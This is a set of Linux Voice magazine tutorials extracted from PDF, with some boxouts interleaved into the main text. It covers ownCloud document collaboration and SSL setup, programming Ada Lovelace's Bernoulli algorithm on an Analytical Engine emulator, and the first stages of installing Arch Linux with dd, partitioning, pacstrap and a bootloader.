And here we come to the final big feature of ownCloud: document collaboration. This was introduced in version 6 (see the boxout, left), and while it's not especially useful for complicated documents at the moment, it does a decent job for basic rich-text editing jobs. When you click the Documents view, you'll see that a sample has already been provided for playing around with – **example.odt**.

Click on it and you'll see a minimalist word processor-esque interface, letting you add basic formatting to the text. But the most interesting part of this is the collaboration: start editing the text, and you'll see a coloured bar appear on the left-hand side, next to the paragraph that you modified. You'll notice that the colour of the bar matches the outline for your user icon on the right.

Click on Share in the top-left, and enter the name of another user (or the administrator, if you've only

How to enable secure (SSL) connections

If you plan to access your ownCloud installation from the outside world, you'll want to enable SSL connections to encrypt your data as it travels across the internet. Here's how.

First, make sure that you have OpenSSL installed (**apt-get install openssl**) and enabled in Apache (**a2enmod ssl**). Then create a self-signed SSL certificate as follows:

```
mkdir /etc/apache2/ssl
openssl req -new -x509 -days 365 -nodes
-out /etc/apache2/ssl/owncloud.pem
-keyout /etc/apache2/ssl/owncloud.key
```

Now create `/etc/apache2/conf.d/owncloud.conf` with the following contents:

```
<VirtualHost 127.0.0.1:443>
SSLEngine on
SSLCertificateFile /etc/apache2/ssl/
owncloud.pem
SSLCertificateKeyFile /etc/apache2/ssl/
owncloud.key
DocumentRoot /var/www
<Directory owncloud>
AllowOverride All
```

```
order allow,deny
```

```
Allow from all
```

```
</Directory>
```

```
</VirtualHost>
```

If you're not testing ownCloud on your local machine, replace **127.0.0.1** in the first line with the IP address of the ownCloud server (you can discover this by running the **ifconfig** command on the server). And, of course, change the paths to the ownCloud installation where necessary. Restart Apache and access ownCloud via HTTPS, eg **https://127.0.0.1/owncloud/**.




You can tell your browser to accept the self-signed SSL certificate – it's safe.

created one user account). Then, in a different web browser (so that you can have multiple sessions going), log into your ownCloud installation as that other user and go to the Documents view. You can now edit the document in both browser windows, seeing the changes that each user makes.

OwnCloud Documents is still in its infancy, but it already provides a great escape from Google Drive for many jobs, and it will just keep on getting better and better. If you love Google Drive's convenience but hate the thought of being spied on, why not give it a go? 

Mike Saunders uses ROT13 encryption everywhere for maximum security. Abg ernyy! – ebg26 vf zhpu fnsre!



ownCloud on the Raspberry Pi?

Yes, it's possible. And no, the performance isn't great. If you've overclocked your Pi, you're using SQLite and you've set up the Cron job as described in the main text, your ownCloud installation will be fine for light usage, but you'll have to accept some sluggishness here and there. Of course, there are advantages to installing on a Pi: you end up with a silent, tiny and very

power-efficient ownCloud server that you can plug into your network somewhere and then forget about.

Because current versions of Rasbian are based on Debian 7.x, you will be able to follow this tutorial without major alterations. One thing you may want to change, however, is the location of the ownCloud data directory. If you'll be using ownCloud for storing large files, it's

better to move this directory off the SD card and onto an external drive. You can do this in the initial part of ownCloud configuration: when you access the web interface for the first time to create an administrator username and password, click Advanced underneath and you'll be able to assign the data directory to a different location. Just make sure that it's writable by Apache.

ADA LOVELACE AND THE ANALYTICAL ENGINE

Use the Linux Voice time machine to take a trip to Victorian England, and visit one of the pioneers of the computer age.

Back in the 19th century, if you wanted to do complicated mathematical calculations you had to do them by hand. To speed things up, you could buy printed tables of specific calculations such as logarithms — but as these too were calculated by hand, they were full of errors.

Enter Charles Babbage, mathematician, philosopher, engineer and inventor, who in the early 1820s designed a Difference Engine to do these calculations automatically. The Difference Engine could only add up, so it wasn't a general-purpose 'computer'. It also never existed in Babbage's time, although part of a prototype was constructed. Babbage fell out with his engineer and ran out of funding, so construction stalled around 1833 and was finally abandoned in 1842.

Meanwhile, in 1834 Babbage began to design a more complex machine called the Analytical Engine. This would be able to add, subtract, multiply, and divide, and it is the Analytical Engine that can be considered as the first general-purpose computer. Or could, if it had ever existed: Babbage built a few pieces of prototype, and carried on refining the design until his death in 1871, but never found funding for the full thing. But despite its lack of concrete existence, other mathematicians were interested in it, including Louis Menabrea, and Ada Lovelace, who was already corresponding with Babbage.

Augusta Ada King, Countess of Lovelace

Lovelace had had extensive mathematical training as a child. She first met Babbage in 1833, aged 17, and corresponded with him on mathematics and logic.

Around 1841 Luigi Menabrea wrote a 'Sketch' of the Analytical Engine, describing its operation and how one might use it for a calculation. Lovelace was asked to translate it into English; not only did she do that, but at Babbage's request she added her own extensive Notes, which went much further than Menabrea had.

Lovelace probably saw more in the Analytical Engine than Babbage himself had. She suggests, for example that it might act upon 'other things beside number', and that it might be possible to compose music by representing it in terms of the Engine's notation and operations. This jump from a mathematical engine to one that could act on symbols of any sort was visionary and well ahead of her time.

The Notes, importantly, contained the first computer algorithm — a series of steps of operations to solve a particular (in this case mathematical) problem. This is what any computer program does, and is what makes Ada the first computer programmer, even if she was never able to run her program on a real machine.

Installing the Analytical Engine

Although no physical Analytical Engine exists (the Science Museum in London has a working replica of the Difference engine), Fourmilab Switzerland have an emulator available. It runs on Java, so all you need to run it is a JDK. Download the emulator object code from www.fourmilab.ch/babbage/contents.html, unzip it, and type `java aes card.ae` from that directory to run the card file `card.ae`.

The emulator is the best guess, based on Babbage's drawings and papers over the years, of how the Engine would have worked. You can also use it as an applet, for which you'll have to download and compile the source code, but we couldn't easily get this to compile. The applet gives a more visual interface.

Basic operations and a first program

The Analytical Engine consisted of the Mill (where processing was done) and the Store (where numbers and intermediate results were held). The Store had 1,000 registers (a far bigger memory than the first 'real' computers had), and the Mill could take in two numbers, conduct an operation on them, and output a single number. The Engine would also run a printing device for output, to avoid errors in transcription. It would be operated by punch cards, as were used in Jacquard looms to weave complex patterns.

To use the emulator, then, we type in punch-card-type instructions to be run one at a time. For ease, you can put any number of cards into a single text file.

There are three types of punch cards:

- **Operation Cards** Tell the Mill to add/subtract/multiply/divide, and can also move the chain of cards forwards or backwards (like a jump or loop instruction).
- **Number Cards** Supply numbers to the Store as necessary.
- **Variable cards** Transfer values between the Mill and the Store.

For engineering reasons Babbage intended these to have three separate hoppers, but in the emulator they

Ada Lovelace was the daughter of Lady Annabella Byron, who was deeply interested in mathematics, and Lord Byron. What would she have thought of the person who's produced Engine code that draws a cat?



go in a single stream. (This is also how Menabrea and Lovelace expressed their example programs.) The emulator 'cards' also allow some flexibility in format. Numbers aren't right-justified and there's no need for leading zeros, as there would be in a real punch card.

A number card looks like this:

N001 3

This sets column 1 in the Store (which has 0–999 columns) to the value 3.

The Mill has two Ingress Axes and an Egress Axis (plus two auxiliary axes for division, which we'll look at shortly). Once an operation is selected, the Mill will keep doing that until another is selected. The Operations cards are **+**, **-**, **x** or *****, and **/** or the division sign, which all do what you'd expect.

Finally, the Variable Cards transfer things in and out of the Mill:

L Transfer from Store to Mill Ingress Axis, leaving Store column intact.

Z Transfer from Store to Mill Ingress Axis, zeroing Store column.

S Transfer from Mill Egress Axis to Store column.

The letter is followed by a number specifying the Store column.

A program on the Analytical Engine consists of a chain of cards; each text line in an emulator file is a single card. You submit a card chain to the Attendant, who will check it for errors and 'requests for actions' (such as inserting manually generated loops and subroutines). The chain of cards is then mounted on the Engine and processed.

Let's give it a go! Since The Analytical Engine doesn't lend itself to Hello World, we'll add 2 and 2.

Save this as **card1.ae**:

N000 2

N001 2

+

L000

L001

S002

P

This code puts 2 in column 0 of the Store, 2 in column 1 of the Store, sets the operation to add, transfers column 1 and then column 2 to the Ingress Axes (whereupon the operation will be applied), then the result back to the Store in column 2. **P** prints the result of the last operation to standard output. Run it with **java aes card1.ae** to see what happens.

In fact, you could miss out the second line, and transfer the value from Store column 0 twice, and it will automatically be transferred into both Ingress Axes. So this will work fine:

N000 2

+

. About to put values into Mill


L000

L000

S001

P

Replacing the first L000 with Z000 won't work, as



The Analytical Engine emulator running a test card (in the Vim window), which subtracts 38888 from 0.

this zeros the Store column after transfer. This card also includes a comment line. Comments begin with a space or a dot in column 1 of the card.

To do more operations, you need to replace both values on the Ingress Axes – they are discarded after their use in a computation. Each time two arguments go in, the current calculation is applied.

Menabrea and simultaneous equations

Menabrea in his Sketch described an algorithm to solve a pair of simultaneous equations. He divided the process of solving the equations into a series of individual operations, and tabulated them as Analytical Engine operations. This is handily arranged so that all the multiplications happen, then the subtractions, then the divisions, minimising the number of Operations cards.

Let's translate this into Analytical Engine code. See the LV website for the whole thing; I'll look at the structure and a couple of operations here. Here are our sample equations:

$$2x + y = 7$$

$$3x - y = 8$$

First, we put all the numbers (2, 1, 7; 3, -1, 8) into the Store. Then, following Menabrea's calculations, cards 1–6 do all the multiplying and store the results. Cards 7–9 are subtractions. Then cards 10 and 11 generate and print the results. (I've described each operation as a 'card', as Lovelace does, although in the terms of the emulator, each line is a card.)

Card 10 - gives x value

/

L013

L012

S015'

P

Card 11 - gives y value

L014

L012

S016'

P

If you're debugging, it's useful to print at every step.

Division is a little more complicated than other operations. The format is roughly the same, but dividing uses the Primed Egress Output. Specifically,

Ada Lovelace's equation for deriving the Bernoulli numbers.

$$0 = -A_0 + A_2B_2 + A_4B_4 + A_6B_6 + \dots + B_{2n}$$

$$0 = -\frac{1}{2} \frac{2n-1}{2n+1} + \left(\frac{2n}{2}\right)B_2 + \left(\frac{2n(2n-1)(2n-2)}{2.3.4}\right)B_4 + \left(\frac{2n(2n-1)(2n-3)(2n-4)}{2.3.4.5.6}\right)B_6 + \dots - B_{2n}$$

$$0 = -\frac{1}{2} \frac{2n-1}{2n+1} + \left(\frac{2n}{2}\right)B_2 + \left(\frac{2n(2n-1)(2n-2)}{2.3.4}\right)B_4 + \left(A_4 \frac{(2n-3)(2n-4)}{5.6}\right)B_6 + \dots - B_{2n}$$

the remainder from the operation goes on the regular Egress Output, and the quotient (which is usually what you want) goes on the Primed Egress Output. You get at this by using an apostrophe. (Very large numbers can also use the Primed Ingress Axis.) Run this with **java aes simeqcard.ae** and you should get two numbers output: 3 (the x value) and 1 (the y value).

The dividing shown works fine if you have integer results or only need integer precision. But what if you want a greater precision? The Analytical Engine uses fixed point arithmetic: like a slide rule, it calculates only in whole numbers, and it is the programmer's responsibility to keep track of decimal places. So there is a "step up" and a "step down" operation, which shifts the decimal point either to the right (stepping up x times, or multiplying by 10x) or to the left (stepping down, or dividing by 10x). We just need to change the last two cards:

```

Card 10 - gives x value
/
L013
<5
L012
S015'
P
Card 11 - gives y value
L014
<5
L012
S016'
P
    
```

We must put the decimal point back in to the output ourselves, by manually dividing by 100,000 (105).

Ada and the Bernoulli numbers

The most interesting part of Ada Lovelace's notes on the Menabrae paper describes how to calculate the Bernoulli numbers (a set of numbers of deep interest to theoretical mathematicians) using the Engine. Her diagram of the process is too complicated to reproduce here, but can be seen (with the rest of the Notes) at www.fourmilab.ch/babbage/sketch.html. It can, however, be translated into code for the Analytical Engine emulator. Download the full code from the LV website; here we'll look at the structure and ideas.

The non-zero Bernoulli numbers are usually referred to by modern mathematicians as B2, B4, B6, etc.

However, Ada Lovelace refers to them as B1, B3, etc. I will refer to them here by the modern numbers (so subtract one if you're comparing with the Notes directly). There are many ways to derive them, but the equation that Lovelace uses is shown, left. Note that the very last Bernoulli number has no accompanying A-equation. What we're trying to calculate.

The important point is that from A2 onwards, each following A-value takes the preceding one and multiplies by another two terms. This makes it possible to construct an iterative process to calculate each succeeding term.

Onwards then to the code! Following Lovelace's diagram, we will put in an already-calculated version of B2, B4, and B6, and will calculate B8, so n is 4. As Lovelace was keen to point out, in a 'real' calculation the Engine itself would have already calculated these values on a previous round of the program, so they're stored in a later register. The first section of the code, then, sets up our numbers. Register 3 holds our n, and registers 21-23 the first 3 Bernoulli numbers, multiplied by 10,000 (to allow for later dividing, as discussed above).

Cards 1-6 calculate -1/2 x (2n - 1)/(2n + 1). The last three are the most interesting:

```

Card 4: (2n - 1) / (2n + 1)
/
L004
<5
L005
S011'
Card 5: 1/2 * (2n - 1) / (2n + 1) Y
L011
L002
S011'
Card 6: -1/2 * (2n - 1) / (2n + 1) Y
-
L013
L011
S013
    
```

In Card 4, we step the first value up 5 places before dividing, to avoid a rounding error. In Card 5, we take the value stored in the previous step and overwrite it, since it won't be needed again. In Card 6, we take advantage of the fact that any unused register reads 0, to get a minus number by subtracting register 11 from zero. Effectively this switches the sign of the value in step 5, but we store this result in register 13.

Card 7 subtracts one from n. This isn't used in the code as it stands, but it is a notional counter to keep track of whether we need to do another round of calculation. If we were calculating B2 (so n = 1), then card 7 would give the result 0, and we would be done. Otherwise, it should add 1 to n and go round again. Lovelace presupposed that the Analytical Engine would have a way of detecting a specific result and acting accordingly. (The emulator provides an alternation card to do exactly this.)

Steps 8-10 produce (2n / 2) * B2 (the latter being stored already). Card 11 adds the value from the first

stage (A0), and card 12 again checks whether we're finished yet.

The intriguing part is the next stage, cards 13–23. This is the section that could be repeated almost exactly for any stage of the process, however many numbers you wanted to calculate. What you need to calculate each time is:

2n . (2n - 1) . (2n - 2) ... / 2 . 3 . 4 ...

This is equivalent to

2n / 2 . (2n - 1)/3 . (2n - 2)/4 ...

The first time we go through the loop, when calculating A3, we can forget about $2n / 2$ as we already calculated that on card 9, and saved it in location 011. So we work out $2n - 1$ (card 13) and $2 + 1$ (card 14), divide them and save the result (card 15; note again that we step up 5 decimal places), and then multiply it with A0 and save this new value in location 11. We then repeat the exercise, with cards 17-20, with $(2n - 2) / 4$, multiply it with the previous result, and overwrite location 011 again. So, once again, our A-value is stored in location 11.

In card 21, we multiply with our pre-saved value for B4, then add the whole sequence up and save it in location 13. Card 23 once again checks for 0.

At this point, all we need to do is to run cards 13–23 all over again. Because we saved $2n - 2$ as our 'new' $2n$, in location 6, applying cards 13–16 produces the result $(2n - 4) / 5$, just as we want. And the same again for cards 17-20, with $(2n - 5) / 6$ multiplied in this time. The only change is that in card 21, we have to grab B6 from its location rather than B4. Then we add it all together again. In the code, these second-time-around cards are labelled 13B-23B.

Card 13: 2n - 1 Y

L006

L001

S006

Card 14: 2 + 1 Y

+

L002

L001

S007

Card 15: (2n - 1) / (2 + 1)

/

L006

<5

L007

S008'

Card 16: (2n / 2) * ((2n - 1) / 3) Y

*

L011

L008

S011

Card 17: 2n - 2 Y

-

L006

L001

S006

Card 18: 3 + 1 Y

+

L001

L007

S007

Card 19: (2n - 2) / 4 Y

/

L006

<5

L007

S009'

Card 20: (2n / 2) * (2n - 1)/3 * (2n - 2)/4 Y

*

L009

L011

>5

S011

Card 21: B(4) * [Card 20]

L022

L011

>5

S012

Card 22: A0 + B2A2 + B4A4 Y

+

L012

L013

S013

There's only one new thing to notice, which is that in cards 20 and 21 we have to step our result from the multiplication back down by five decimal places, as we're multiplying two stepped-up values together.

The final step is 24, in which we add our saved value from step 23 to a zero register, to give our calculated Bernoulli number. In actual fact, we should be subtracting this from zero to get the sign of the number correct, but Lovelace explicitly chose to ignore this. Once the result is output, remember that you'll also need to manually put in the decimal point, five places to the left. So our result is -0.03341.

This is not far off the 'official' -0.033333333. Try altering the accuracy of our calculations (remember also to alter the accuracy of the stored Bernoulli numbers) to improve the accuracy of the result.

The Analytical Engine emulator also supports looping code, using conditional and unconditional cycle (backing) cards, and straightforward backing/advancing cards; and an if/then clause with the alternation card. See the website for more details, and have a go at rewriting the provided code to loop over one Bernoulli number at a time, up to a given n , generating the result and storing it for the next loop around. Remember that you'll need to calculate A0, A2, and B2 separately, as here (cards 1–12), before you can get into the real 'loop' part. As the emulator is Turing-complete you can also, as Lovelace suggested, produce anything you can translate into Engine-operations; or, as we now think of it, assembly language. In theory you could even write a compiler in Engine code... 

Juliet Kemp is a scary polymath, and is the author of O'Reilly's *Linux System Administration Recipes*.



DIFFICULTY

ARCH LINUX: BUILD A POWERFUL, FLEXIBLE SYSTEM

Install the rolling release distro of the moment and you'll never have to wait for a package upgrade again.

Installing Arch is the Linux equivalent of base jumping. You organise yourself. Surround yourself with everything you need, stick the installation media on to a USB stick and jump. You never know how an installation is going to go until you try it, and it will always involve a bit of *ad-hoc* hacking, Googling and troubleshooting. But that's the fun of it, and that's what makes Arch different.

With Arch, you're on your own. In a world where technology is taking your personal responsibility and giving it to the cloud, or to an internet search filter or the device manufacturers,

getting your hands dirty with an operating system can be a revelation. Not only will you learn a great deal about how Linux works and what holds the whole thing together, you'll get a system you understand from the inside-out, and one that can be instantly upgraded to all the latest packages. You may also learn something about yourself in the process. And despite its reputation, it's not that difficult.

If you're a complete beginner, you may need to hold on to your hat, because installing Arch is an uncompromising adventure in core tools and functions. It's a jump into the unknown.

1 CREATE THE INSTALL MEDIA

We'll start with the ISO, which you can either find on our cover DVD or download from your local Arch mirror (see <https://www.archlinux.org/download>). If you're going to install Arch onto a machine with a DVD/CD drive, you could simply burn the ISO to a blank CD, but we're going to write the ISO file to a USB thumb drive as this saves wasting a disc. You'll only need a 1GB thumb drive but this process will remove all data from the device, so make sure there's nothing on there you want to keep first.

There are many ways of transferring an ISO image to a USB drive, although copying the ISO onto the filesystem isn't one of them. Normally, our preferred method is to use the graphical tool UnetBootin, which is available for nearly all distributions, including those two alien environments, OS X and Windows. Sadly, Unetbootin won't work with Arch unless you manually edit the `syslinux.cfg` file afterwards, as this is overwritten in the transfer process. This leaves you to the mercy of `dd`, a crude command that copies the raw data from one device to another. It works, but there's no sanity checking of the output device you choose, so you have to make sure you're writing to your USB stick. If you get this wrong, you'll copy the raw bits and bytes of the Arch ISO to another storage device on your system, overwriting any data that might have been there before.

Here's our system for getting the correct device:

- 1 `sudo tail -f /var/log/syslog | grep sad`
- 2 Clear your terminal window buffer
- 3 Plug in your USB drive and watch the output

You'll see several lines appear as your system negotiates with the new USB device and, all output will

```

g@rahm:~$ tail -f /var/log/syslog | grep sad
Jan 29 18:30:55 graham-kde kernel: [ 426.990803] sd 5:0:0:0: [sdb] write Protect is off
Jan 29 18:30:55 graham-kde kernel: [ 426.990806] sd 5:0:0:0: [sdb] Mode Sense: 03 00 00 00
Jan 29 18:30:55 graham-kde kernel: [ 426.990971] sd 5:0:0:0: [sdb] No caching mode page found
Jan 29 18:30:55 graham-kde kernel: [ 426.990977] sd 5:0:0:0: [sdb] Assesing drive cache: write through
Jan 29 18:30:56 graham-kde kernel: [ 426.153660] sd 5:0:0:0: [sdb] No caching mode page found
Jan 29 18:30:56 graham-kde kernel: [ 426.153663] sd 5:0:0:0: [sdb] Assesing drive cache: write through
Jan 29 18:30:56 graham-kde kernel: [ 426.161913] sd 5:0:0:0: [sdb] No caching mode page found
Jan 29 18:30:56 graham-kde kernel: [ 426.173408] sd 5:0:0:0: [sdb] Assesing drive cache: write through
Jan 29 18:30:56 graham-kde kernel: [ 426.213405] sd 5:0:0:0: [sdb] No caching mode page found
Jan 29 18:30:56 graham-kde kernel: [ 426.213409] sd 5:0:0:0: [sdb] Assesing drive cache: write through
  
```

Whenever a new USB device is connected, your system logs become a hive of activity

include the characters 'sd'. What you need to look for is the letter that comes after 'sd', as this is the device node of the USB stick after it's connected to your system, and we need this device name for the next command, which is going to write the Arch ISO image to the USB stick. Also be aware that this device node can change, if you come back to this process after adding or removing another USB device. Here's the `dd` command for writing the ISO:

```
sudo dd bs=4M if=/path/to/arch.iso of=/dev/sdx
```

Replace the `x` in `sdx` with the letter for your device and press return. You should see the activity LED on your USB stick start to flicker as data is written. If not, press `Ctrl+C` immediately to stop the process and double-check everything (such as whether your USB stick has an activity LED). After the process has completed, which should only take a few moments on a modern machine, type `sync` to make sure the write buffers are flushed, and remove the stick. It's now ready to be used to install Arch.

2 FIRST BOOT


Before you plug the USB stick into the machine on which you're going to install Arch, make sure you know which hard drive you're going to use. If your machine has several drives, make a note of the capacity and model of the drive you want to use, and make sure you don't have an identical drive. If you're going to use a partition on a drive, or use up free space, we'd recommend using GParted from a live CD to set up your partitions first, or at least resize other partitions to leave enough space.

Along with a 200MB EFI partition for GUID, you'll need at least a root partition and a small swap partition. It may also help to have a separate home partition, as this makes upgrades to the root filesystem easier to handle. Most machines will boot off the USB drive by selecting the custom boot menu from your machine's boot flash screen. It's usually done by pressing the F12 key. This will present you with a list of connected drives, and you should be able to select the USB device from there. If all goes well, a moment later you'll see the Arch boot menu and you need to select the first option, 'Arch Linux archiso'.

Networking

Your first mission is to get to the internet. We'd recommend installing the system using a wired connection if at all possible. With the system up and running, it's then much easier to configure your wireless device, but if you need to configure wireless now, check out the excellent Arch Beginners' Guide.

With a bit of luck wired internet should be working already, because Arch runs the **dhcpcd** daemon at startup, which in turn attempts to get an IP address from whatever router your kernel-configured network interface can find. Try typing **ping linuxvoice.com** to see if any packets are returned. If this doesn't work – and it didn't for us – first get the name of your



interface by typing **ip link**. It's usually the second device listed, because you should ignore the first one called **lo** (this is a system loopback device). Our PC's network device is called **enp7s0**, which you'll need to replace in the commands below. To get it working, we stop the non-functioning DHCP service, bring up the Ethernet interface, manually assign this to a valid IP address on our network and add the router as a default gateway. If you know your router's IP address, you can normally connect to its web interface to check which IP ranges are suitable for your machine, and use its IP address as the router IP address. Here are the three commands to do what we just explained – replace IP addresses to suit your own network.

```
ip link set enp7s0 up
```

```
ip addr add 192.168.1.2/24 dev enp7s0
```

```
ip route add default via 192.168.1.1
```

The final step is to type **nano /etc/resolv.conf** and add the line **nameserver 8.8.8.8** to add one of Google's nameservers to the mix. This will convert the alphanumeric URLs we normally use to the IP addressees used by the network, and you should now find that pinging a domain name works.

We used GParted to create a GPT partition scheme and a 200MB EFI partition (type ef00, labelled 'EFI'). But it might be easier to stick with old-school MBR and Grub.

LV PRO TIP

In this tutorial we've chosen EFI booting and the GUID partitioning scheme, as this is likely to be compatible with most hardware available now, and more future proof than MBR partitioning.

3 FORMATTING

You should now have a fair idea at how Arch does things. It basically leaves you to do your own research and make your own decisions while creating the most common-sense environment it can. We're going to assume you've already partitioned the drive, so the first step is to make sure you know which drive to target. The best command to achieve this is **fdisk -l**. This lists all your drives, their partitions and the filesystems they're using, alongside their device nodes. Unless you've got two identical drives, you should be able to work out which one to use without too much difficulty. And if you haven't formatted your new partitions yet, they should stick out like a sore thumb. If you're only using a single drive, you'll have even fewer problems. We do know people who disconnect all other drives whilst installing Linux so

that they can be absolutely sure they won't get the wrong drive and overwrite their 500-hour *Skyrim* save position on Windows 7.


Choose your filesystem

You should now format the partition. The safest and most sensible filesystem to use is ext4, and you can format your chosen partition by typing **mkfs.ext4 /dev/sdx2** – again, replace **x2** with your own partition. You should do this for your home partition too, and you will also want to format and define your swap partition. The command to do this is **mkswap /dev/sdx3**. You can turn this on with **swapon** followed by the device node. If you created an EFI partition yourself, rather than another OS doing this, you can format it with the command **mkfs.fat -F32 /dev/sdx**.

LV PRO TIP

Arch's own docs are absolutely excellent. They're also very comprehensive, so don't allow them to put you off.

Our automatically generated **fstab** file didn't need any further edits



Now mount the partitions by typing:

```
mount /dev/sdx2/ /mnt
```

```
mount /dev/sdx3 /mnt/home
```

With GUID and an EFI system (rather than using the old BIOS), you'll also need to mount the EFI partition:

```
mount /dev/sdx1 /mnt/boot
```

If you're not using a separate home partition, type **mkdir /mnt/home** to create a home folder in the root partition. These are the fragile beginnings of your Arch installation. We're going to make more of an impact with the next command:

```
pacstrap -i /mnt base
```

This command installs a basic Arch system to your drive. We leave the installer at its default settings so it can grab and install all the default packages, and you'll

be left with all the packages you need. However, unlike with other distributions, that doesn't mean it's actually usable for anything yet. Following the Arch Beginners' Guide, we'll next create the **fstab** file, as this tells the distribution where to find its dependent filesystems. In the old days, we'd use labels to represent partitions, but labels can be changed or duplicated and break an **fstab** file, so we now use UUIDs. These are basically hashes derived from partition data, so Arch should never get confused unless something changes with the partition scheme. The correct file with the correct mount points and UUIDs can be generated automatically by typing:

```
genfstab -U -p /mnt >> /mnt/etc/fstab
```

You can see that this file is created in your new root filesystem, and as the file was generated automatically, you should check it's not complete insanity (try **cat /mnt/etc/fstab**). It will show your mounted filesystem along with the EFI partition we mounted on **/boot** – this should be formatted and listed as **vfat**, as per our formatting command earlier. With all that set up, we're now going to teleport ourselves into the new Arch system using 'chroot' with the following command:


```
arch-chroot /mnt /usr/bin/bash
```

4 POST-CONFIG

How does it look inside your new Arch installation? Not that different than from the USB stick, except for now you're executing code from your hard drive. There's obviously lots we can do here, but we're mostly interested in getting the system up and running as quickly as possible. It's worth giving your machine a hostname, which can be done with a command like **echo linuxvoice > /etc/hostname**. Networking too should be solved in exactly the same way we got networking working earlier. If DHCP worked, just type **systemctl enable dhcpd.service** to make the required link to get it running at boot.

Enable network profiles

An alternative to this generic solution, which didn't work for us, is to enable network profiles, such as the ones mainstream distributions use to quickly switch between network settings. First copy the **/etc/netctl/examples/ethernet-dhcp** file to **/etc/netctl/** directory, open your new file with Nano and change the device from **eth0** to whatever your machine uses (take a look at the output from **ip link**), then enable the connection for your next boot with **netctl enable ethernet-dhcp**. If you want to do the same with a static IP address, use the static Ethernet example configuration. But for this, you have to make sure DHCP isn't running when the system starts. To remove it, and any other service you no longer require, the command is **systemctl disable dhcpd.service**. Arch now uses systemd, which is why this syntax may look unfamiliar. You can check the service isn't started automatically by typing



We had to create a static networking configuration file and remove the DHCP service to get networking working.

systemctl | grep dhcp when you next boot. If you want netctl to automatically bring up a connection for your interface, whether you've configured it for a static or dynamic connection, type the following, but replace **enp7s0** with the name of your device:

```
systemctl enable netctl-auto@enp7s0.service
```

Before leaving the chroot environment, set a password by typing **passwd**, then **exit** and **reboot**.

We've now got to the state where we've got enough installed and configured that we can finally breathe some native life into our distribution. But before we can reboot, we need to install a bootloader. If you've already got Linux installed, or you're sharing an installation with Windows, you'll need to be careful. Installing a bootloader over a part of the disk used by

LV PRO TIP
Despite updates being easy to apply on the command line, it's always worth checking that nothing requires your intervention before you do the upgrade. The best way we've found to stay in touch is to peruse Arch's Twitter account: [@archlinux](https://twitter.com/archlinux).

another operating system will stop that other operating system from booting. If you've dedicated a new single drive to Arch, which is what we'd recommend, you can install the bootloader onto this drive only – whether that's old-school MBR or newer GUID. This way, you won't break anything; your drive will boot if it's the first boot device, and it will boot if you use your system's BIOS boot menu and select an alternative drive. If you want to add your Arch installation to another Grub installation, you'll need to boot into that system and re-generate the configuration – many distributions, such as Ubuntu, can do this with a minimal of effort.

Install a bootloader

As we're using a modern system with EFI and GUID partitioning, we're going to install a simple EFI bootloader rather than the more commonly used Grub. If you are using older partition, however, Grub can be installed with the following two command after changing **sdx** to your device:

```
pacman -S grub
```

```
grub-install --target=i386-pc --recheck /dev/sdx
```

For EFI systems, type **pacman -S gummiboot** to install the EFI bootloader package, and **gummiboot**

install to run the simple setup procedure. It will fail if an EFI-compatible partition can't be found, or isn't mounted. If that happens, you should install Grub.

The only other step to getting **gummiboot** to work is to create a simple configuration file called **/boot/loader/entries/arch.conf**. It should contain the following information:

title	Arch Linux
linux	/vmlinuz-linux
initrd	/initramfs-linux.img
options	root=/dev/sda2 rw

Replace the **sda2** part with the device node for your root partition and your new system should work. If it doesn't (and we don't want to be negative, but this is Arch we're talking about), the great thing about the Arch USB installer is that you can easily use it to troubleshoot your installation using the skills you've already learnt. Just reboot from the USB stick, mount the drive and **chroot** into your new Arch installation. Many serious problems can be solved this way, and it's much quicker than using a live CD. Remember this as you type **exit** to quit the **chroot** environment and **reboot** to restart your machine, because if your new Arch installation doesn't appear, you'll need to boot again from the USB stick and check the configuration,

LV PRO TIP

Pacman is Arch's package manager, and is relatively straightforward to use. **-S** will search for and install packages; **-Ss** will search for package names and their descriptions; **-R** will remove them and **-Syu** will perform a system upgrade.

5 BUILD YOUR OWN HOME

You now need to log in as root, and you should check that networking is working. If not, you need to go through the same steps we went through with the USB installer.

At its most basic level, Arch is now installed and ready for you to sculpt into your perfect distribution. There are many ways to do this – you may even want to remain on the command line, but we're going to assume you'll want a graphical environment and your hardware working. Xorg, the graphical display server, can be installed with the following command:

```
pacman -S xorg-server xorg-server-utils xorg-xinit xterm mesa
```

